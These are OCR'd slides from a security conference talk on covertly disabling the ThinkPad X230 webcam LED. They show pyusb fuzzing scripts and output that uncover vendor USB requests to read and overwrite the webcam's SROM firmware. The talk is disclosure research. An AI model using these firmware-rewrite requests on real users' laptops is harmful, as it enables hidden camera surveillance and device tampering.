


xairy.io

Lights Out: Covertly turning off the ThinkPad webcam LED indicator

Andrey Konovalov, xairy.io

POC, Seoul
Nov 8th, 2024

Agenda

- Introduction to USB and built-in laptop webcams
- Fuzzing ThinkPad X230 webcam over USB to find hidden vendor requests
  - Building bricking-resistant webcam fuzzing setup
  - Finding USB requests for reflashing webcam SROM firmware
- Leaking and reverse engineering webcam firmware
  - Patching SROM to get code execution on webcam
  - Leaking and reverse engineering webcam Boot ROM
- Finding way to control webcam LED over USB
  - Building USB-based implant for executing arbitrary code on webcam
  - Using implant to figure out how to control LED
- Applicability of approach to other laptops

Introduction

How it started

- A while back, I gave a talk on Introduction to USB Hacking
- Coming back from conference, I got stuck in airport
- Had ThinkPad X230 with me (that I used for USB demos)
- Was bored, decided to do a bit of USB fuzzing 😄

USB is host-driven — Enumeration [simplified]

Host

(Sends requests)

Device

(Responds to requests)

Device plugged into Host

— What are you?

(Sends GET_DESCRIPTOR requests)

— I'm a webcam

(Sends USB descriptors)

— What kind of settings do you have?

(Sends GET_INFO requests)


— These are my settings

(Sends GET_INFO responses)

— Alright! You're now connected

(Sends SET_CONFIGURATION request)

USB is host-driven — Subsequent communication



USB control requests

- Control requests — One of USB request types

- Used during enumeration to find out Device information and set up Device

- Can be used after enumeration to reconfigure Device or send commands

USB request direction and control request categories

- USB requests have direction that specifies data flow
  - `IN` (Device to Host) or `OUT` (Host to Device)
  - Note: All requests are still initiated by host

- Control requests are categorized into Device, Class, and Vendor
  - Device — Standard requests defined by common USB specification
  - Class — Requests specific to USB Class (HID, Mass Storage, UVC, ...)
  - Vendor — Non-standardized requests for vendor-specific use

Checking list of USB devices on X230

```
$ lsusb
Bus 002 Device 002: ID 8087:0024 Intel Corp. Integrated Rate Matching Hub
Bus 002 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
Bus 001 Device 003: ID 5986:02d2 Acer, Inc Integrated Camera
Bus 001 Device 002: ID 8087:0024 Intel Corp. Integrated Rate Matching Hub
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
...
```

- X230 webcam is internally connected over USB (like in many other laptops)
- 💡 Let's try fuzzing vendor USB requests!

Fuzzing vendor requests

Fuzzing USB vendor IN (read) requests

```
dev = usb.core.find(idVendor=0x5986, idProduct=0x02d2)
```

Device IDs

```
def request_read(bRequest, wValue, wIndex, wLength):
	bmRequestType = usb.util.CTRL_TYPE_VENDOR | usb.util.CTRL_RECIPIENT_DEVICE | usb.util.CTRL_IN
	try:
		msg = dev.ctrl_transfer(bmRequestType=bmRequestType, bRequest=bRequest,
		  wValue=wValue, wIndex=wIndex, data_or_wLength=wLength)
		log(False, bRequest, wValue, wIndex, msg, None)
		return msg
	except usb.core.USBError as e:
		log(False, bRequest, wValue, wIndex, None, e)
```

Vendor + IN

Request parameters

```
for x in range(0, 256):
	request_read(x, 0, 0, 32)
```

Iterate over bRequest (fix wValue and wIndex as 0 for start)

Results of fuzzing USB vendor `IN` requests

```
$ ./fuzz.py
read, request = 0x00, value = 0x00, index = 0x00
 => success: 1
    b'01'
read, request = 0x01, value = 0x00, index = 0x00
 => [Errno 32] Pipe error
...
read, request = 0x06, value = 0x00, index = 0x00
 => [Errno 32] Pipe error
read, request = 0x07, value = 0x00, index = 0x00
 => success: 32
    b'83010402c3f3c37d808004150071423e2e6a000006023c3c00000000000000fe'
read, request = 0x08, value = 0x00, index = 0x00
 => [Errno 32] Pipe error
```

Request `0x00` returned 1 byte with value `0x01`
Maybe some configuration setting...

Request `0x07` returned many bytes
Hm...

Exploring USB vendor `IN` request `0x07`

```
$ ./fuzz_0x07.py
read, request = 0x07, value = 0x00, index = 0x00
 => success: 32
    b'83010402c3f3c37d808004150071423e2e6a000006023c3c00000000000000fe'
read, request = 0x07, value = 0x00, index = 0x20
 => success: 32
    b'00810083008000fd000003e80003030b000000000000030003000000 0b000303'
read, request = 0x07, value = 0x00, index = 0x40
 => success: 32
    b'030003030303030b030000000000000005269636f6820436f6d70616e79204c74'
read, request = 0x07, value = 0x00, index = 0x60
 => success: 32
    b'642e00000000000000000000000000000496e74656772617465642043616d6572'
...
```

- Request `0x07` allowed reading out lots of data (64 KB in total)
- `wIndex` specified offset within read data
- ⇒ Firmware? 😯

Fuzzing USB vendor OUT (write) requests

```
dev = usb.core.find(idVendor=0x5986, idProduct=0x02d2)

def request_write(bRequest, wValue, wIndex, data):
	bmRequestType = usb.util.CTRL_TYPE_VENDOR | usb.util.CTRL_RECIPIENT_DEVICE | usb.util.CTRL_OUT
	try:
		msg = dev.ctrl_transfer(bmRequestType=bmRequestType, bRequest=bRequest,
					wValue=wValue, wIndex=wIndex, data_or_wLength=data)
		log(True, bRequest, wValue, wIndex, msg, None)
	except usb.core.USBError as e:
		log(True, bRequest, wValue, wIndex, None, e)

for x in range(0, 256):
	request_write(x, 0, 0, 'a' * 32)
```

Iterate over bRequest, write `'aaaa...'`

Oops

- As I was experimenting with `OUT` fuzzing, camera stopped responding 😕
- Rebooted X230, camera device disappeared 🤔 (was not on `lsusb` list)
- Did I brick it? 😅
- Did I manage to overwrite firmware? 😀

What's next? [1/2]


- Hypothesis: X230 webcam firmware can be overwritten over USB
- Want: Understand how to overwrite firmware (fuzzer did it by accident)
- Problem: Camera on my X230 is bricked 😢
- Solution: I *like* X230 ⇒ Have another X230, let's use it
- Outcome: Bricked camera on another X230 😅

What's next? [2/2]

- Hypothesis: X230 webcam firmware can be overwritten over USB
- Want: Understand how to overwrite firmware (fuzzer did it by accident)
- Problem: Cameras on both of my X230s are bricked 😢
- Solution: I *really like* X230 ⇒ ...
- Enough of that, let's build proper bricking-resistant setup


Looking at webcam module

Getting webcam module out



Plugged in over USB;
connector of unusual form

Original webcam module, outer side




Camera sensor, model unknown

LED

USB connector


Original webcam module, inner side



Ricoh R5U8710 USB camera controller

Pm25LD512 SPI flash chip

Internals of Ricoh R5U8710 from vendor website



But there is internal (Boot) ROM as well

8051 CPU inside

GPIO

SPI chip on webcam module

Code gets uploaded to program RAM 😄

https://www.nisshinbo-microdevices.co.jp/ja/applications/industrial/block/usb-camera-controller.html


Building bricking-resistant setup

Ordering more webcam modules

- Original modules had corrupted firmware (by my fuzzing attempts)

- ⇒ Ordered more X230 webcam modules from Ebay
  - Some had different camera controller (FRU 04W1364)
  - Some had different hardware layout but same controller (FRU 63Y0248)
  - Got original boards too (found via `19N1L1NVRA0H` marking, FRU unknown)


FRU 63Y0248: compatible module (has Ricoh R5U8710)



- Ended up using FRU 63Y0248
- SPI chip was on other side than camera controller chip
  ⇒ Easier to desolder
- Firmware was slightly different but compatible with original

Bricking-resistant setup


USB micro breakout adapter
with voltage regulator
(webcam module used
3.3 V for VBUS)



SPI chip moved to
detachable TSSOP8 socket
(can now flash firmware
via external programmer)

FT2232H Mini Module for restoring SROM contents

FT2232H Mini Module



Socket with SPI chip

Can now freely continue fuzzing 😄

- If webcam gets bricked:
    1. Connect socket to SPI programmer
    2. Restore original SROM firmware to SPI chip

- Figuring out what each USB request does took a while

- Note: Bricking-resistant setup was used just for research
    - Final solution works by flashing webcam over USB without taking it out

Discovered USB vendor requests

bRequest	Direction	wValue	wIndex	Request data	Deduced purpose
0x00	IN	—	Varies	—	Getting various settings?
0x01	OUT	—	—	—	Unlock SROM writing
0x02	OUT	—	Offset	Data to write	Write SROM at offset
0x03	OUT	—	—	—	Lock SROM writing
0x07	IN	—	Offset	Read data	Read SROM at offset
0xcd	OUT	?	?	?	Unknown

IN — Device to Host, OUT — Host to Device

How fuzzer bricked webcam

`bRequest`	Direction	`wValue`	`wIndex`	Request data	Deduced purpose
`0x00`	`IN`	—	Varies	—	Getting various settings
`0x01`	`OUT`	—	—	—	Unlock SROM writing
`0x02`	`OUT`	—	Offset	Data to write	Write SROM at offset
`0x03`	`OUT`	—	—	—	Lock SROM writing

- Fuzzer was iterating over `bRequest` from `0x00`
- `0x01` unlocked SROM, `0x02` overwrote SROM (and `0x03` locked it)
- ⇒ Code corrupted, camera bricked. Lucky! 😁

Discovered settings for `bRequest == 0x00`

bRequest	Direction	wIndex	Read value	Extra information
0x00	IN	0x00	01	
0x00	IN	0x01	00	
0x00	IN	0x02	8080	Matches bytes 7–9 of SROM
0x00	IN	0x03	c3f3c37d	Matches bytes 4–7 of SROM
0x00	IN	0x04	00000000	
0x00	IN	0x05	107a	

- These settings probably expose firmware version, hardware revision, etc.

